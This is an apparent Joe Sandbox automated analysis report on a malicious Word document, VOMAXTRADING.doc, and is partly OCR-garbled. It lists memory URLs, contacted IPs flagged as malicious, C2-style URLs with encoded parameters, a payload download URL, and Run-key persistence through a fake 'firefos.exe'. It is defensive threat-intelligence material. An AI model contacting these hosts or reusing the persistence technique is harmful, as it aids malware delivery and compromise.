http://www.runwithit.media/bu43/?Yzrx=5vpVtqJ3i14TYLjahre3JpaYS6Wcf4IPAkG7pj5paeEEzi6lwzUZWwRsk9qYR19+9CpDRA==&OBZPd=k6AhchXHBB	true	• Avira URL Cloud: safe	unknown
http://www.opel-occasions-ales.com/bu43/?OBZPd=k6AhchXHBB&Yzrx=UiBHsTvAEQLKMdFr/hj1g9PdhtcWl8ZZ/ysXuG6Tr8ng0KhPmhT7mwdkGkewJ6JbNyjYEA==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://https://contextual.media.net/medianet.php?cid=8CUT39MWR&crid=715624197&size=306x271&https=1	explorer.exe, 00000007.0000000 0.2179041046.000000000842E000. 00000004.00000001.sdmp, explor er.exe, 00000007.00000000.2180 621064.000000000861C000.000000 04.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000007.0000000 0.2151899014.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000007.0000000 0.2189757519.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	explorer.exe, 00000007.0000000 0.2144811362.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBSKZM1Y&prvid=77%2	explorer.exe, 00000007.0000000 0.2147725228.00000000041AD000. 00000004.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ceneo.pl/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000007.0000000 0.2180035893.000000000856E000. 00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.asharqalawsat.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000007.0000000 0.2189757519.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	explorer.exe, 00000007.0000000 0.2144811362.0000000003C40000. 00000002.00000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	explorer.exe, 00000007.0000000 0.2189954797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.49.23.141	unknown	United States		53831	SQUARESPACEUS	false
104.168.198.45	unknown	United States		54290	HOSTWINDSUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
50.117.11.156	unknown	United States		18779	EGIHOSTINGUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	323039
Start date:	26.11.2020
Start time:	08:43:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	VOMAXTRADING.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.expl.evad.winDOC@18/9@6/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 27.7% (good quality ratio 26.2%) • Quality average: 72.7% • Quality standard deviation: 29.4%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:43:38	API Interceptor	212x Sleep call for process: EQNEDT32.EXE modified
08:43:40	API Interceptor	143x Sleep call for process: skypound83892.exe modified
08:44:04	API Interceptor	148x Sleep call for process: explorer.exe modified
08:44:04	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run firefos "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe"
08:44:18	API Interceptor	162x Sleep call for process: firefos.exe modified
08:44:18	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run firefos "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe"
08:44:35	API Interceptor	145x Sleep call for process: NAPSTAT.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.49.23.141	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• www.susanchanportfolio.com/bg8v/?Jt7=XPv4nH2h&DXIXO=HyGhRbWfA/FjtePjF60/Hc9K7f/HLZoAUl0QDlng8HnZdTYXC39X56Ix73zgUKPHMNJb
	1Bn2brrsT7.exe	Get hash	malicious	Browse	• www.zuriadesign.com/glt/?FTClCFf=yfSrxjb7pvJn3pa9/UpiGW3aD6nrgJu4fpTkyRsv8UAcTOXkLgP/fm0SlF4jVAWqeTR2&uRipW=7nGxF
	NQQWym075C.exe	Get hash	malicious	Browse	• www.ussouthernhome.com/o56q/?Rh=Y2MlpveH8ZUh0bF&6l=ldw93ncdIRpnK2+SYFZ4XxcSdaL1EJRCuxI9ZUy/FVTDpSzjKcQcxAtGWqTUr4WUWqsB
	vOKMFxiCYt.exe	Get hash	malicious	Browse	• www.themaskedstitcher.com/glt/?SP=cnxhAdAh&V4=oeIisVoovR5GVMPXvvkWG2hSa0zFuUbByopAkVC9hBB+Ndji49czoVDBLaeM7MDZ9TnP
	BANK ACCOUNT INFO!.exe	Get hash	malicious	Browse	• www.katrinarask.com/sbmh/?FPWlMXx=W647QVGGXcyuIQJd2YRsV4l3KrBdlR6nE0kWwxhnTOMt1o1EWv0jVtfUgI2cf5E+EjKE&AlO=O2JtmTIX2
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• www.floresereis.com/gyo3/?Ez=PS6J2QmalNJ2YJDjbe69AvUeFdUcpOy/3pEgziSDPBkUWsWS6mOmijOfudAWg7zfBEC1B5r2MQ==&lhud=TjfdU2S
	http://f69e.engage.squarespace-mail.com	Get hash	malicious	Browse	• f69e.engage.squarespace-mail.com/
	dB7XQuemMc.exe	Get hash	malicious	Browse	• www.misseenroyaluniverse.com/nt8e/?wfv=ZReo2Pt2Qe1/UCtjKFtXHq3RWUOi2Gm/wCbn0tZxqkEIYA02TnYAkFkYrty+KIrZCZ6r&Tj=yrIt

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	hRVrTsMv25.exe	Get hash	malicious	Browse	• www.qlifepharmacy.com/hko6/?XVJpkDH8=Gni/DpI/o0IU2mlIts+MFBAG9T0dMGL590B2ep5La5xhQGCr0BB5YDI5YioaKEegNoVx&V8-DC=02JL1VL0CDLPLTE0
	NzI1oP5E74.exe	Get hash	malicious	Browse	• www.kayapallisgaard.com/igqu/?v6=+FdV/Kd4fGUiBuWYNlWEm7YK8cxavEbtySDgdYvfxliidE6desXWnlu2B7HA/iyauFln7ZyoAg==&1b=V6O83JaPw
	PO.exe	Get hash	malicious	Browse	• www.unusualdawg.com/9d1o/?1bm=QkXoOVVmg24y7wxEBap6bO8f6UGaNui7YjNJ7V3V8x8CyLlwzZoXh9kyUu+YoqOVbj3TZFChrA==&sZRd=pBiHDjuxCVPXGhYp
	KZ7qjnBlZF.exe	Get hash	malicious	Browse	• www.haloheartdachshunds.com/sub/?ndndn4=RVlTij&AR5=XFWzbX0ToqWBjEsf26ufL7Xq5jBuxaIMiFZhysx3UIjI7XvmT/Bu5040hGTugKhDCWzPxOW3Cg==
104.168.198.45	MIC Taiwan RFQ.doc	Get hash	malicious	Browse	• mangero.ml/dchampx/dchamp.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ext-sq.squarespace.com	anthon.exe	Get hash	malicious	Browse	• 198.185.159.141
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• 198.49.23.141
	1Bn2brrsT7.exe	Get hash	malicious	Browse	• 198.49.23.141
	NQQWym075C.exe	Get hash	malicious	Browse	• 198.49.23.141
	kayx.exe	Get hash	malicious	Browse	• 198.185.159.141
	BANK ACCOUNT INFO!.exe	Get hash	malicious	Browse	• 198.49.23.141
	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• 198.49.23.141
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• 198.49.23.141
	http://f69e.engage.squarespace-mail.com	Get hash	malicious	Browse	• 198.49.23.141
	dB7XQuemMc.exe	Get hash	malicious	Browse	• 198.49.23.141
	hRVrTsMv25.exe	Get hash	malicious	Browse	• 198.49.23.141
	v6k2UHU2xk.exe	Get hash	malicious	Browse	• 198.185.159.141
	NzI1oP5E74.exe	Get hash	malicious	Browse	• 198.49.23.141
	PO.exe	Get hash	malicious	Browse	• 198.49.23.141
	H4A2-423-EM154-302.exe	Get hash	malicious	Browse	• 198.185.159.141
	KZ7qjnBlZF.exe	Get hash	malicious	Browse	• 198.49.23.141

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	scnn7676766.exe	Get hash	malicious	Browse	• 198.185.159.144
	price quote.exe	Get hash	malicious	Browse	• 198.185.159.145
	t64.exe	Get hash	malicious	Browse	• 198.185.159.144
	Preview_Annual.xlsb	Get hash	malicious	Browse	• 198.49.23.145

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	ACCOUNT TEAM.ppt	Get hash	malicious	Browse	• 172.217.168.1
	purchase order.exe	Get hash	malicious	Browse	• 34.102.136.180
	inv.exe	Get hash	malicious	Browse	• 34.102.136.180
	http://email.balluun.com/ls/click?upn=0tHwWGqJA7fIfwq261XQPoa-2Bm5KwDIa4k7cEZI4W-2FdMZ1Q80M51jA5s51EdYNFwUO080OaXBwsUkIwQ6bL8cCo1cNcDJzlw2uVCKEfhUzZ7Fudhp6bkdbJB13EqLH9-2B4kEnaIsd7WRusADisZIU-2FqT0gWvSPQ-2BUMBeGniMV23Qog3fOaT300-2Fv2T0mA5uuaLf6MwKyAEEDv4vRU3MHAWtQ-3D-3DaUdf_BEBGVEU6IBswk46BP-2FJGpTLX-2Flf4Ner2WBFJyc5PmXI5kSwVWq-2FIninIJmDnNhUsSuO8YJPXc32diFLFly8-2FlazGQr8nbzBIO-2BSvdfUqJySNySwNZh5-2F7tiFSU4CooXZWp-2FjpdCX-2Fz89pGPVGN3nhMItFmIBBYMcjwlGWZ8vS3fpyiPHr-2BxekPNfR4Lq-2Bazni07vpcMoEZofdPQTnqnmg-3D-3D	Get hash	malicious	Browse	• 172.217.168.84
	2020112395387_pdf.exe	Get hash	malicious	Browse	• 35.246.6.109
	anthon.exe	Get hash	malicious	Browse	• 34.102.136.180
	http://searchlf.com	Get hash	malicious	Browse	• 74.125.128.154
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 34.102.136.180
	http://https://www.canva.com/design/DAEOhhihuRE/ilbmdiYYv4SZabsnRUealQ/view?utm_content=DAEOhhihuRE&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 74.125.128.157
	http://https://www.canva.com/design/DAEOiuhLwDM/BOj9WYGqioxJf6uGii9b8Q/view?utm_content=DAEOiuhLwDM&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 172.217.168.34
	http://https://docs.google.com/document/d/e/2PACX-1vTkkIFHE_qZt5bggVyzSlPIJpfBM78UhR9h5giojoPSOo0J_kMb27pVCxF_eQESVaFWkRLwKQolVpE-/pub	Get hash	malicious	Browse	• 74.125.128.155
	http://https://docs.google.com/forms/d/e/1FAIpQLSfvVCUvByTC7wlMNQsuALuu8sCIp5hXEtWabaZn5DsGltbkEg/viewform	Get hash	malicious	Browse	• 216.58.215.225
	http://https://docs.google.com/forms/d/e/1FAIpQLSfvVCUvByTC7wlMNQsuALuu8sCIp5hXEtWabaZn5DsGltbkEg/viewform	Get hash	malicious	Browse	• 172.217.168.34
	http://https://Index.potentialissue.xyz/?e=fake@fake.com	Get hash	malicious	Browse	• 74.125.128.155
	http://https://omgzone.co.uk/	Get hash	malicious	Browse	• 35.190.25.25
	http://yjjv.midlidl.com/index	Get hash	malicious	Browse	• 172.217.168.1
	http://https://doc.clickup.com/p/h/84zph-7/c3996c24fc61b45	Get hash	malicious	Browse	• 35.244.142.80
	ATT59829.htm	Get hash	malicious	Browse	• 216.58.215.225
	Scan 25112020 pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
